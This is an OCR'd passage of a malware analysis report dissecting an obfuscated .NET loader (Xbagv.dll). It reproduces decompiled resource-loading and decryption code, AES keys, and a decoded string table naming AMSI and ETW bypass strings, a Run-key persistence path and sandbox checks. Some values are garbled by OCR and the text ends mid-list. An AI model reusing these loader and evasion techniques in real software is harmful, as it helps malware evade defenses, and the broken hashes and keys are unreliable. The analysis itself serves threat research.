
In order to inspect the behavior of the payload, we imported both our stub and the DLL into the open-source dnSpy .NET decompiler and debugger[8], placing a breakpoint on `smethod_4` and consequently running the stub. For the sake of clarity, we will simply refer to the current process executing the `Xbagv.dll` as the *`Loader`*.

Interestingly, the execution landed at the static module constructor, which has likely been injected by the Reactor obfuscator. This is a technique that is often exploited in .NET to execute bootstrap code – such as additional loading and decryption logic – even before the main entry point of the program runs.

The DLL makes extensive use of lazy resource and assembly resolution techniques and reflection mechanisms to uncover hidden malicious behavior at runtime. In particular, it installs handlers for the `AppDomain.CurrentDomain.ResourceResolve` and `AppDomain.CurrentDomain.AssemblyResolve` events to automatically load embedded resources and assemblies on-the-fly through reflection, specifically using `Assembly.GetManifestResourceNames`, `Assembly.GetManifestResourceStream` and `Assembly.Load`. This approach ensures that potential payloads remain concealed until execution, thwarting static-analysis processes.

Therefore, static constructors of almost every class defined in the DLL initialize the same handler for the corresponding `ResourceResolve` event, in order to ensure consistent runtime availability of the assembly holding the needed resource. An example of this technique is provided in the following figure.

[8] https://github.com/dnSpyEx/dnSpy




```
// Token: 0x0600041E RID: 1054
private static Assembly smethod_2(object object_1, ResolveEventArgs resolveEventArgs_0)
{
    if (!Class69.bool_0)
    {
        Class69.smethod_0();  // uses GetManifestResourceNames
    }
    string name = resolveEventArgs_0.Name;
    for (int i = 0; i < Class69.string_0.Length; i++)
    {
        if (Class69.string_0[i] == name)
        {
            return (Assembly)Class69.object_0;
        }
    }
    return null;
}

// Token: 0x0600041F RID: 1055 RVA: 0x00002D1C File Offset: 0x00000F1C
public Class69()
{
    AppDomain.CurrentDomain.ResourceResolve += Class69.smethod_2;
}

// Token: 0x06000420 RID: 1056 RVA: 0x00002D3B File Offset: 0x00000F3B
internal static void smethod_3()
{
    if (!Class69.bool_1)
    {
        Class69.bool_1 = true;
        new Class69();
    }
}
```

Figure 10. Example flow of the automatic resolution of a resource

Additionally, almost every API needed by the DLL is dynamically solved at runtime and wrapped into dynamic delegates for their invocation. This is an anti-analysis technique consisting of delegate obfuscation paired with a lazy binding via the P/Invoke technology, which is usually exploited by obfuscators to strip static function signatures and calls out of the code. The figure below shows the logic behind such technique, which is essentially an obfuscated version of the `GetProcAddress`[9] API.



```
internal static T smethod_0<T>(string string_0, string string_1)
{
    IntPtr intPtr = Class21.smethod_4(string_0, string_1, false, true);
    Delegate delegateForFunctionPointer = Marshal.GetDelegateForFunctionPointer(intPtr, typeof(T));
    return (T)((object)delegateForFunctionPointer);
}
```

Figure 11. Dynamic API resolution wrapped into delegates

[9] https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress


Once the static module constructor has finished setting up the resource resolution events, it proceeds with the actual resource loading phase.

Two resource names are encrypted via a simple XOR cypher. For example, the resource name `jjWC` is obtained through the following steps:

- The sequence `B6 B6 8B 9F` is loaded as a byte array;
- Every byte is XOR'd with the static value `0x83`;
- The resulting byte array is decoded as an ASCII string.

The second `TxVgE` resource name is obtained with a similar XOR cypher using a different static value.

The embedded resource TxVgE is the first one the DLL attempts to load. This fires a resolution handler that first loads the encrypted resource named `MdGDbfsPZaQOybwClj.AQ1Wr67B5qd0CS8GcL`. Its decryption reveals a .NET-based DLL with assembly name `a5fb7578-f0b6-4721-bb89-f4de344ac36a` (SHA-256: `681fa365688f53fe71ec6016ce9f60ecd6abc8ed6b2ae5f026b0d654deb28007`), which is then loaded through reflection. The event handler caches the names of its resources for later use. Figure 12 shows the assembly we dumped from memory.




```
a5fb7578-f0b6-4721-bb89-f4de344ac36a (1.0.0.0)
  a5fb7578-f0b6-4721-bb89-f4de344ac36a
    PE
    Type References
    References
    Resources
      aR3nbf8dQp2feLmk31.ISfgApatkdxsVcGcrktoFd.resources
      jjWC
      Xbagv.g.resources
```

Figure 12. The loaded `a5fb7578-f0b6-4721-bb89-f4de344ac36a` assembly

The `TxVgE` result cannot be found among the resources listed in Figure 12. This fires a second resource loading handler which repeats the previous process with the `jjWC` resource, which this time is found within the `a5fb7578-f0b6-4721-bb89-f4de344ac36a` assembly that was just loaded.

The stream associated with the `jjWC` resource gets decrypted using AES256 in CBC mode with key `09bed046e9e2679061d35f9722130fa-ef5588392d56fe1701655e8d71bb365af` and initialization vector `93e63f8a04a4b30845ed90c531e09683`, while the names of its embedded resources are revealed through a simple XOR cypher using the static key `0E 80`. Then, similarly to `TxVgE`, the just decrypted `jjWC` resource gets loaded as a .NET file with assembly name `OtTqloyVhiLc` (SHA-256: `d1ae623e997522ba4a-ad9a4f75ea50c64e42b0e79a4c50f302e912ac513ccc48`). The process we have just described is shown in Figure 13.



```
private static Assembly GetAssemblyFromJjwcResource(Stream stream_0)
{
    BinaryReader binaryReader = new BinaryReader(Class52.DecryptStream(stream_0));
    int num = binaryReader.ReadInt32() ^ 530329550;
    string[] array = new string[num];
    for (int i = 0; i < num; i++)
    {
        string text = binaryReader.ReadString();
        char[] array2 = new char[text.Length];
        for (int j = 0; j < array2.Length; j++)
        {
            array2[j] = text[j] ^ '\u0e8b';
        }
        array[i] = new string(array2);
    }
    Class49.jjwcResources = array;
    num = binaryReader.ReadInt32() ^ 271124438;
    byte[] array3 = new byte[num];
    binaryReader.Read(array3, 0, num);
    return Assembly.Load(array3);
}
```

Figure 13. Decrypting `jjWC` and its resource names

Since the loading of the `TxVgE` resource is still pending, dumping the decrypted `jjWC` from memory revealed that `TxVgE` is listed among the resources contained in the `OtTqloyVhiLc` assembly, which also includes a few compressed dependencies embedded as resources managed by the `Costura.Fody` library[10]. This is shown in Figure 14.




```
OtTqloyVhiLc (0.0.65535.65535)
  res
    PE
    Type References
    References
    Resources
      costura.costura.dll.compressed
      costura.de.microsoft.win32.taskscheduler.resources.dll.compressed
      costura.es.microsoft.win32.taskscheduler.resources.dll.compressed
      costura.fr.microsoft.win32.taskscheduler.resources.dll.compressed
      costura.it.microsoft.win32.taskscheduler.resources.dll.compressed
      costura.microsoft.win32.taskscheduler.dll.compressed
      costura.pl.microsoft.win32.taskscheduler.resources.dll.compressed
      costura.protobuf-net.dll.compressed
      costura.ru.microsoft.win32.taskscheduler.resources.dll.compressed
      costura.zh-CN.microsoft.win32.taskscheduler.resources.dll.compressed
      costura.zh-Hant.microsoft.win32.taskscheduler.resources.dll.compressed
      TxVgE
      Xbagv.Properties.Resources.resources
        Lijrnnkmxw
```

Figure 14. The loaded `OtTqloyVhiLc` assembly

Now that `OtTqloyVhiLc` is finally available at runtime, `Xbagv.dll` is able to decrypt the `TxVgE` resource with AES256 in CBC mode using key `9e1d0b9e-ce9f43a90240e2d0124285d8ad32c4d598469a765cac95338bde9742` and initialization vector `6f6e105ae4f702c358be167e62a7c358`.

The next step in the execution of the DLL is to create a new in-memory defined assembly through reflection and IL-code generation. This assembly is named ? and contains code to decrypt the next phase. The strings needed to build the ? assembly are extracted from a Base64 string which is then XOR'd with a 6-byte-long key, as outlined in Figure 15.

[10] https://github.com/Fody/Costura



```
byte[] array = Convert.FromBase64String("zZrfphFFsLHJt
  J6RNN6rzisxlNparCthFQ0YWXgBFJ+rDYoB1G+djtthAT+YbYjSR
for (int i = 0; i < array.Length; i++)
{
    switch (i % 6)
    {
    case 0:
        array[i] ^= 158;
        break;
    case 1:
        array[i] ^= 227;
        break;
    case 2:
        array[i] ^= 172;
        break;
    case 3:
        array[i] ^= 210;
        break;
    case 4:
        array[i] ^= 116;
        break;
    case 5:
        array[i] ^= 40;
```

100 %

Locals


Name	Value
array2	{string[0x00000012]}
[0]	"System.Reflection.Assembly"
[1]	"GetEntryAssembly"
[2]	"get_FullName"
[3]	"op_Inequality"
[4]	"get_Length"
[5]	"GetTypeFromHandle"
[6]	"get_Name"
[7]	"IndexOf"
[8]	"ReadString"
[9]	"Add"
[10]	"get_Position"
[11]	"get_CurrentDomain"
[12]	"SetData"
[13]	"14922"
[14]	"AssemblyServer"
[15]	"SimpleAssemblyExplorer"
[16]	"babelvm"
[17]	"smoketest"

Figure 15. Decrypting strings for the ? assembly

The resulting strings are the foundation of the ? method, which is dynamically generated from IL instructions of which we provide just the initial section for reference:

```
ilgenerator.Emit(OpCodes.Ldc_I4, num);
ilgenerator.Emit(OpCodes.Stloc_0);
ilgenerator.Emit(OpCodes.Call, method);  // GetEntryAssembly
ilgenerator.Emit(OpCodes.Stloc_1);
ilgenerator.Emit(OpCodes.Ldloc_1);
ilgenerator.Emit(OpCodes.Brfalse_S, label);
ilgenerator.Emit(OpCodes.Ldloc_1);
ilgenerator.Emit(OpCodes.Callvirt, method2);  // get_FullName
ilgenerator.Emit(OpCodes.Stloc_S, 6);
ilgenerator.Emit(OpCodes.Ldloc_S, 6);
ilgenerator.Emit(OpCodes.Ldstr, array2[14]);  // AssemblyServer
ilgenerator.Emit(OpCodes.Ldc_I4_5);
ilgenerator.Emit(OpCodes.Callvirt, method3);  // IndexOf
ilgenerator.Emit(OpCodes.Ldc_I4_M1);
ilgenerator.Emit(OpCodes.Bne_Un_S, label2);
ilgenerator.Emit(OpCodes.Ldloc_S, 6);
// rest of the IL code...
```


The generated ? method starts by checking the name of the loader's process against the strings "AssemblyServer", "SimpleAssemblyExplorer", "babel-vm" and "smoketest", which are identifiers for known deobfuscation tools. If none of these matches, it builds a global hashtable within the loader's domain using the `AppDomain.CurrentDomain.SetData` API. The dynamic method decodes the `TxVgE` stream and extracts a series of keys and strings which are added to the global hashtable. This whole mechanism is an obfuscation pass to remove strings from the binary and load them dynamically at runtime. Figure 16 shows how the rest of the program looks up one of these strings.



```
public static string LookupString(int int_0)
{
    return (string)((Hashtable)AppDomain.CurrentDomain.GetData(Class47.string_0))[int_0];
}
```

Figure 16. String lookup from the hashtable through `GetData`

In particular, every key identifying a string in the hashtable is encrypted by adding `43` to the index of the current string in the `TxVgE` stream and XOR-ing the result with the integer key `14922`. The first string with index `-1` is the key used to store the hashtable in the `AppDomain`. The full list of strings can be seen in the following figure.



```
{
    -1: 'TuBoYAZmSioX', 14962: '.exe', 14967: '.exe', 14856: 'Xbagv.Properties.Resources', 14871: 'Software\\Microsoft\\Windows\\CurrentVersion\\Run',
    15041: 'Failed to parse module exports.', 15073: 'kernel32.dll', 15090: 'SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion', 15023: 'ntdll.dll',
    15013: 'cmd', 15033: 'explorer', 15030: 'SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion', 15203: 'SbieDll.dll', 15231: 'itself',
    15222: 'RtlInitUnicodeString', 15131: 'RegAsm.exe', 15126: ' ', 15124: 'ntdll.dll', 15138: 'LdrLoadDll', 15161: 'ntdll.dll', 15159: 'RtlZeroMemory',
    15297: 'cmd', 15301: '\x00', 15323: 'Invalid ProcessInfoClass: {0}', 15333: '/k START "" "', 15351: 'ntdll.dll', 15245: '" & EXIT', 15258: 'runas',
    15260: 'aOclrkgtuefmsOclrkgtuefi.dOclrkgtuefllOclrkgtuef', 14413: '.vbs', 14406: 'AmOclrkgtuefsiOclrkgtuefScaOclrkgtuefnBuOclrkgtuefffeOclrkgtuefr',
    14343: 'NtQueryInformationProcess', 14381: 'uOclrkgtuefFOclrkgtuefcAOclrkgtuefB4OclrkgtuefDOclrkgtuefD',
    14568: 'uOclrkgtuefFcOclrkgtuefAOclrkgtuefB4OclrkgtuefDCOclrkgtuefGOclrkgtuefAOclrkgtuefAOclrkgtuef=Oclrkgtuef', 14659: 'ntdll.dll', 14681: 'Oclrkgtuef',
    14676: 'NtProtectVirtualMemory', 14719: 'ntdll.dll', 14709: 'EtwEventWrite', 14599: 'ntdll.dll', 14621: 'kernel32.dll', 14638: 'ww==', 14627: 'whQA',
    14628: 'System32', 14653: 'SysWOW64', 14794: 'powershell', 14785: 'runas', 14811: ', export not found.', 14831: 'uTYQYZid+l2nqKN+MPqmesuvlxXNpLDcMrzYQKUbZ9o=',
    14744: 'O32BWryznZyPBFSPBXb0Ng==', 14753: 'x2', 14756: 'ReleaseId', 14770: '.dll', 14775: 'DisplayVersion', 15942: '24H2', 15963: '.dll', 15964: '.compressed',
    15976: '.', 15982: 'CreateObject("WScript.Shell").Run """', 15872: 'costura', 15896: '"""', 15900: 'costura.costura.dll.compressed',
    15935: 'de.microsoft.win32.taskscheduler.resources', 16106: 'costura.de.microsoft.win32.taskscheduler.resources.dll.compressed',
    16040: 'es.microsoft.win32.taskscheduler.resources', 16199: 'costura.es.microsoft.win32.taskscheduler.resources.dll.compressed',
    16133: 'fr.microsoft.win32.taskscheduler.resources', 16176: 'costura.fr.microsoft.win32.taskscheduler.resources.dll.compressed',
    16374: 'it.microsoft.win32.taskscheduler.resources', 16301: 'costura.it.microsoft.win32.taskscheduler.resources.dll.compressed',
    15459: 'microsoft.win32.taskscheduler', 15373: 'costura.microsoft.win32.taskscheduler.dll.compressed', 15414: 'pl.microsoft.win32.taskscheduler.resources',
    15597: 'costura.pl.microsoft.win32.taskscheduler.resources.dll.compressed', 15523: 'protobuf-net', 15548: 'costura.protobuf-net.dll.compressed',
    15696: 'ru.microsoft.win32.taskscheduler.resources', 15631: 'costura.ru.microsoft.win32.taskscheduler.resources.dll.compressed',
    15821: 'zh-CN.microsoft.win32.taskscheduler.resources', 15871: 'costura.zh-CN.microsoft.win32.taskscheduler.resources.dll.compressed',
